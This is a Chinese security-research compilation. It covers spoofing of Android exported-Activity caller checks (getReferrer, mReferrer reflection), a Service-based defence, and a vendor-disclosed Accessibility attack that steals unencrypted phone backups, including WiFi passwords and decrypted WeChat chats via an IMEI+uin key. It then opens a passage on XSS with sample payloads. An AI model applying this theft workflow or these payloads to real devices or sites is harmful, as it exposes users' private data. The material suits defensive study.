
方案利弊：

- 1.仅支持 android5.1 以及更高版本 android 手机.
- 2.不需要 Activity 正常调用方做改动.
- 3.可以绕过,Referrer 本质不可信.

(1)通过反射或者 hook 操作自身进程内的 ContextWrapper / ContextImpl 关于 packageName 的 Method 和 Field.

(2)劫持者可以结合 Accessibility 或者 URL scheme 通过浏览器中转一次,从而以浏览器的 Referrer 启动 ProfileActivity.

3.1 送分姿势 1: getCallingPackage()




```
Activity getCallingPackage()
    * have that supplied as the {@link Intent#EXTRA_REFERRER} of any activities started from it.
    */
    public Uri onProvideReferrer() { return null; }

    /**
     * Return the name of the package that invoked this activity. This is who
     * the data in {@link #setResult setResult()} will be sent to. You can
     * use this information to validate that the recipient is allowed to
     * receive the data.
     *
     * <p class="note">Note: if the calling activity is not expecting a result (that is it
     * did not use the {@link #startActivityForResult startActivityForResult})
     * form that includes a request code), then the calling package will be
     * null.</p>
     *
     * <p class="note">Note: prior to {@link android.os.Build.VERSION_CODES#JELLY_BEAN_MR2},
     * the result from this method was unstable. If the process hosting the calling
     * package was no longer running, it would return null instead of the proper package
     * name. You can use {@link #getCallingActivity()} and retrieve the package name
     * from that instead.</p>
     *
     * @return The package of the activity that will receive your
     *         reply, or null if none.
     */
    @Nullable
    public String getCallingPackage() {
        try {
            return ActivityManagerNative.getDefault().getCallingPackage(mToken);
        } catch (RemoteException e) {
            return null;
        }
    }
```

Activity 自带的 getCallingPackage() 是可以获取调用方包名的,但是此法只限调用方执行的是 startActivityForResult(),如果执行的是 startActivity() 得到的结果将是 null.

这里无法限制调用方执行何种方法,所以行不通.

3.2 送分姿势 2: getReferrer()



```
Activity getReferrer()

    /**
     * Return information about who launched this activity. If the launching Intent
     * contains an {@link android.content.Intent#EXTRA_REFERRER} Intent.EXTRA_REFERRER,
     * that will be returned as-is; otherwise, if known, an
     * {@link Intent#URI_ANDROID_APP_SCHEME android-app:} referrer URI containing the
     * package name that started the Intent will be returned. This may return null if no
     * referrer can be identified -- it is neither explicitly specified, nor is it known which
     * application package was involved.
     *
     * <p>If called while inside the handling of {@link #onNewIntent}, this function will
     * return the referrer that submitted that new intent to the activity. Otherwise, it
     * always returns the referrer of the original Intent.</p>
     *
     * <p>Note that this is <em>not</em> a security feature -- you can not trust the
     * referrer information, applications can spoof it.</p>
     */
    @Nullable
    public Uri getReferrer() {
        Intent intent = getIntent();
        try {
            Uri referrer = intent.getParcelableExtra(Intent.EXTRA_REFERRER);
            if (referrer != null) {
                return referrer;
            }
            String referrerName = intent.getStringExtra(Intent.EXTRA_REFERRER_NAME);
            if (referrerName != null) {
                return Uri.parse(referrerName);
            }
        } catch (BadParcelableException e) {
            Log.w(TAG, "Cannot read referrer from intent;" +
                    " intent extras contain unknown custom Parcelable objects");
        }
        if (mReferrer != null) {
            return new Uri.Builder().scheme("android-app").authority(mReferrer).build();
        }
        return null;
    }
}
```

上图 getReferrer() 有三个 return Referrer 的调用，谷歌确把相对可靠一点的放在最后，应该是为了更高的可用性。

API 22 也就是 Android 5.1 开始支持 getReferrer() 方法，通过 getReferrer() 得到的 uri 即是调用者的身份。但是前提是调用方没有使用 ：

```
intent.putExtra(Intent.EXTRA_REFERRER,Uri.parse("android-app://mi.bbbbbbbb"));
intent.putExtra(Intent.EXTRA_REFERRER_NAME, "android-app://mi.ccccccc");

@Override
public Uri onProvideReferrer() {
    super.onProvideReferrer();
    Uri uri = Uri.parse("android-app://miaaaaaaaa");
    return uri;
}
```

也就是说 getReferrer() 得到的值是可以被伪造的不是安全可靠的功能不可信,谷歌 API 里也提示了这点.

从代码中看来 getReferrer() 本质也是 intent 操作,只不过由系统隐藏完成.所以调用再次执行 putExtra 操作即可覆盖之前 EXTRA_REFERRER_NAME.

3.3 送分姿势 3: 通过反射拿到 Field mReferrer

此法解决了前面提到的 Referrer 被伪造的问题,但是并不能解决 Referrer 不可信的本质.

关键代码如下:


```
//platform >= android 5.1 (api 22 | LOLLIPPOP_MR1)
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.LOLLIPPOP_MR1) {
    try {
        //mReferrer may be null
        mReferrer = reflectReferrerField();
        sign = Utils.getPackageSignHex(mReferrer, this);
        Log.e(TAG, "mReferrer = " + mReferrer + " | sign(SHA-256) = " + sign);
        //getReferrer有被伪造风险。
        getReferrer = getReferrer().toString();
        Log.e(TAG, "getReferrer = " + getReferrer());
    } catch (Exception e) {
        e.printStackTrace();
    }

    if (Utils.permissionCheck(mReferrer, sign)) {
        Log.e(TAG, "permissionCheck success");
    } else {
        onDestroy();
    }
}
sb.append("This Activity is exported and protect by mReferrer when platform >= android 5.1 \n\n")
    .append("mReferrer = " + mReferrer + "\nSign(SHA-256) = " + sign + "\n\n")
    .append("getCallingPackage = " + callingPackage + "\n\n")
    .append("getReferrer = " + getReferrer + "\n\n");

textView.setText(sb);
}

private String reflectReferrerField() {
    String referrer = new String();
    try {
        Class activityClass = Class.forName("android.app.Activity");
        Field referrerField = activityClass.getDeclaredField("mReferrer");
        referrerField.setAccessible(true);
        referrer = referrerField.get(this).toString();
    }
```

demo app 效果如下



mReferrer 赋值依赖调起方传入的参数,所以也是能伪造的,只是伪造相对前两种姿势要麻烦一点.通过反射或者 hook 操作自身进程内的 ContextWrapper / ContextImpl 关于 packageName 的 Method 和 Field.

```
1372     * @param who The Context from which the activity is being started.  
1373     * @param contextThread The main thread of the Context from which the activity  
1374     *                      is being started.  
1375     * @param token Internal token identifying to the system who is starting  
1376     *                  the activity; may be null.  
1377     * @param target Which activity is performing the start (and thus receiving  
1378     *                  any result); may be null if this call is not being made  
1379     *                  from an activity.  
1380     * @param intent The actual Intent to start.  
1381     * @param requestCode Identifier for this request's result; less than zero  
1382     *                      if the caller is not expecting a result.  
1383     * @param options Addition options.  
1384  
1385     * @return To force the return of a particular result, return an  
1386     *         ActivityResult object containing the desired data; otherwise  
1387     *         return null. The default implementation always returns null.  
1388  
1389     * @throws android.content.ActivityNotFoundException  
1390  
1391     * @see Activity#startActivity(Intent)  
1392     * @see Activity#startActivityForResult(Intent, int)  
1393     * @see Activity#startActivityFromChild  
1394  
1395     * {@hide}  
1396     */  
1397     public ActivityResult execStartActivity(  
1398             Context who, IBinder contextThread, IBinder token, Activity target,  
1399             Intent intent, int requestCode, Bundle options) {  
1400             IApplicationThread whoThread = (IApplicationThread) contextThread;  
1401             if (mActivityMonitors != null) {  
1402                 synchronized (mSync) {  
1403                     final int N = mActivityMonitors.size();  
1404                     for (int i=0; i<N; i++) {  
1405                         final ActivityMonitor am = mActivityMonitors.get(i);  
1406                         if (am.match(who, null, intent)) {  
1407                             am.mHits++;  
1408                             if (am.isBlocking()) {  
1409                                 return requestCode >= 0 ? am.getResult() : null;  
1410                             }  
1411                             break;  
1412                         }  
1413                     }  
1414                 }  
1415             }  
1416             try {  
1417                 intent.migrateExtraStreamToClipData();  
1418                 intent.prepareToLeaveProcess();  
1419                 int result = ActivityManagerNative.getDefault()  
1420                     .startActivity(whoThread, who.getPackageName(), intent,  
1421                         intent.resolveTypeIfNeeded(who.getContentResolver()),  
1422                         token, target != null ? target.mEmbeddedID : null,  
1423                         requestCode, 0, null, null, options);  
1424             checkStartActivityResult(result, intent);  
1425         }
```

四、方案二: Service 中转

方案利弊:

支持全版本 android 手机;

安全性较好,难被绕过;

需要 Activity 正常调用方做改动,由 startActivity 改为 bindService.

因为 Intent 并不直接携带身份信息,所以无法通过 startActivity 所传的 Intent 直接验证调用方身份.而 Bound service 可以通过 Binder 的 getCallingUid 得知调用方 uid,再通过 PMS 拿到 uid 对应的包名和应用签名.所以可以通过 service 中转一下完成身份认证这个需求,将 Activity 不导出转而导出 Service,再 service 中完成包名和签名的黑白名单验证后再决定是否启动相关 Activity.即完成了身份验证.

关键代码如下:

```
public class MyService extends Service {
    private final String TAG = getClass().getSimpleName();
    public MyService() {
    }
    @Override
    public IBinder onBind(Intent intent) {
        Log.d(TAG, "onBind() called!");
        IBinder iBinder = new IMyAidlInterface.Stub() {
            @Override
            public void startProtectActivity(String userid) throws RemoteException {
                startActivity(userid);
            }
        };
        return iBinder;
    }

    private void startActivity(String userid) {
        int uid = Binder.getCallingUid();
        //通过uid得到packageName和packageSign,比对白名单后决定是否startActivity.
        String pName = getPackageManager().getNameForUid(uid);
        String digest = Utils.getPackageSignHex(pName, getApplicationContext());
        Log.e(TAG, "uid = " + uid + " | pName = " + pName + " | digest = " + digest);
        if (Utils.permissionCheck(pName, digest)) {
            Intent intent = new Intent(getApplicationContext(), ProtetByService.class);
            intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            startActivity(intent);
        } else {
            Log.e(TAG, "permissionCheck failed");
        }
    }
}
```

五、demo 代码

<https://github.com/WooyunDota/StartActivityCheck>

六、延展攻击 Android 手机

Accessibility 既然可以用来攻击竞品 APP,那么攻击 Android 手机也可以的,这里以某手机本地备份举例.

某手机可以本地备份的数据有:

通讯录;

多媒体数据: 相机照片、相机视频、录音;

应用及数据: 微信、微博等;

系统数据: 短信记录、通话记录、日历日程、备忘录、闹钟、WIFI 密码、浏览器数据.

这就意味着我们通过 Accessibility 模拟点击窃取备份文件的话就可以得到以上数据.

如果不慎中招意味着几乎将手机上所有数据拱手送人.

攻击流程:

1. 检测/sdcard/HuaweiBackup/backupFiles 是否有用户自己完成的历史无加密备份可用(另外一个目录 backupFiles1 为加密备份).

2. 诱导用户获取 Accessibility 权限,从快手互粉/自动抢红包/免 root 安装这些需求来看这个攻击条件达成的难度并不高.

(1) 可以利用 overlay 攻击(CVE-2017-0752)来获取 Accessibility 权限.

(2) 也可以利用比如"某手机 wifi 密码查看器"这类功能引诱用户开启权限.

3. 检测空闲,检测屏幕状态,采集陀螺仪/加速度传感器.减少用户对模拟点击的感知.

4. 利用辅助功能模拟点击完成无加密备份.开始备份后切换到后台减少感知.

5. 从 sdcard 中窃取无加密的备份数据.


攻击场景分两种:

1. 恶意应用,获取机主隐私数据,比如 wifi 密码,通信录,短信等数据.对应无设备锁检测的 app 甚至可以直接利用其备份数据登录 app.对于有设备检测的 app 则需要进一步绕过利用,比如微信的聊天记录需要单独再次解密.

2. 接触手机,绕过如沙箱保护/应用锁等限制获取数据.比如拿到其公司 wifi 密码登录内网.

做几个 demo:

1. 查看 wifi 密码



2. 以微信数据为例,恶意 APP 可以通过此方式突破沙箱限制获取微信内的数据.接触手机的人也可以绕过应用锁查看微信聊天记录


微信的聊天记录存储在 EnMicroMsg.db 中.

加密的密钥为(手机 IMEI + 微信 uin)取 MD5 的前 7 位小写.

某手机存储备份文件的方式,记录文件路径和 File_index 索引:

表: apk_file_info		新建记录	删除记录
file_link	file_path	file_index	permission
	EnMicroMsg.db	过滤	过滤
1	/data/data/com.tencent.mm/MicroMsg/6a6b901b58476e3106ab8859009417e9/EnMicroMsg.db	301	384
2	/data/data/com.tencent.mm/MicroMsg/6a6b901b58476e3106ab8859009417e9/EnMicroMsg.db-journal	302	384
3	/data/data/com.tencent.mm/MicroMsg/6a6b901b58476e3106ab8859009417e9/EnMicroMsg.db.ini	303	384
4	/data/data/com.tencent.mm/MicroMsg/6a6b901b58476e3106ab8859009417e9/EnMicroMsg.db.sm	315	384


再将索引对应的大文件进行拆分存储.



apk_file_data			
data_index	file_index	file_length	file_data
51	50	301	BLOB
52	51	301	BLOB
53	52	301	BLOB
54	53	301	BLOB
55	54	301	BLOB
56	55	301	BLOB
57	56	301	BLOB
58	57	301	BLOB
59	58	301	BLOB
60	59	301	BLOB
61	60	301	BLOB
62	61	301	BLOB
63	62	301	BLOB
64	63	301	BLOB
65	64	301	BLOB
66	65	301	BLOB
67	66	301	BLOB
68	67	301	3072
69	68	301	0


根据 file_index 拼接处完整 EnMicroMsg.db. 在从 shared_prefs 中检索出 uin 得到 db 的解密密钥. 即可查看聊天记录.

获取 IMEI 的文件, 从 shared_prefs 中拿 IMEI 有两个好处 1. 不用考虑双卡问题, 2. 不用申请 READ_PHONE_STATE 权限.



message									
	msgId	msgSvrId	type	status	isSend	isShowTi	createTime	talker	content
31545	31595	3850741552760155164	10000	4	0		336889000	wxid_rj	你已添加了himagic, 现在可以开始聊天了。
31546	31596	7982877638939601491	1	3	0		336903000	wxid_rj	你好
31547	31597	7840680738141153838	1	3	0		336923000	wxid_rj	晚上打球吗?

demoGIF:



以上问题均已提前告知相关厂商,厂商回复以及相关进度如下:

2017-09-11 通知 PSIRT

2017-12-13 致谢修复漏洞

七、参考

<https://stackoverflow.com/questions/15723797/android-prevent-talkback-from-announcing-textview-title-aloud>

<https://stackoverflow.com/questions/5383401/android-inject-events-permission>

<http://blog.csdn.net/alan480/article/details/52223920>

<http://blog.csdn.net/u013553529/article/details/53856800>

<http://www.jianshu.com/p/ea38d4370703>



【安全研究】

前端防御从入门到弃坑--CSP 变迁

作者：LoRexxar'@知道创宇 404 实验室

文章来源：【Seebug】 <https://paper.seebug.org/423/>

一、前端防御的开始

对于一个基本的 XSS 漏洞页面，它发生的原因往往是从用户输入的数据到输出没有有效的过滤，就比如下面的这个范例代码 [»](#)。

```
<?php  
$a = $_GET['a'];  
echo $a;
```

对于这样毫无过滤的页面，我们可以使用各种方式来构造一个 XSS 漏洞利用 [»](#)。

```
a=<script>alert(1)</script>  
a=<img/src=1/onerror=alert(1)>  
a=<svg/onload=alert(1)>
```

对于这样的漏洞点来说，我们通常会使用 htmlspecialchars 函数来过滤输入，这个函数会处理 5 种符号。

& (AND) => &
" (双引号) => " (当 ENT_NOQUOTES 没有设置的时候)
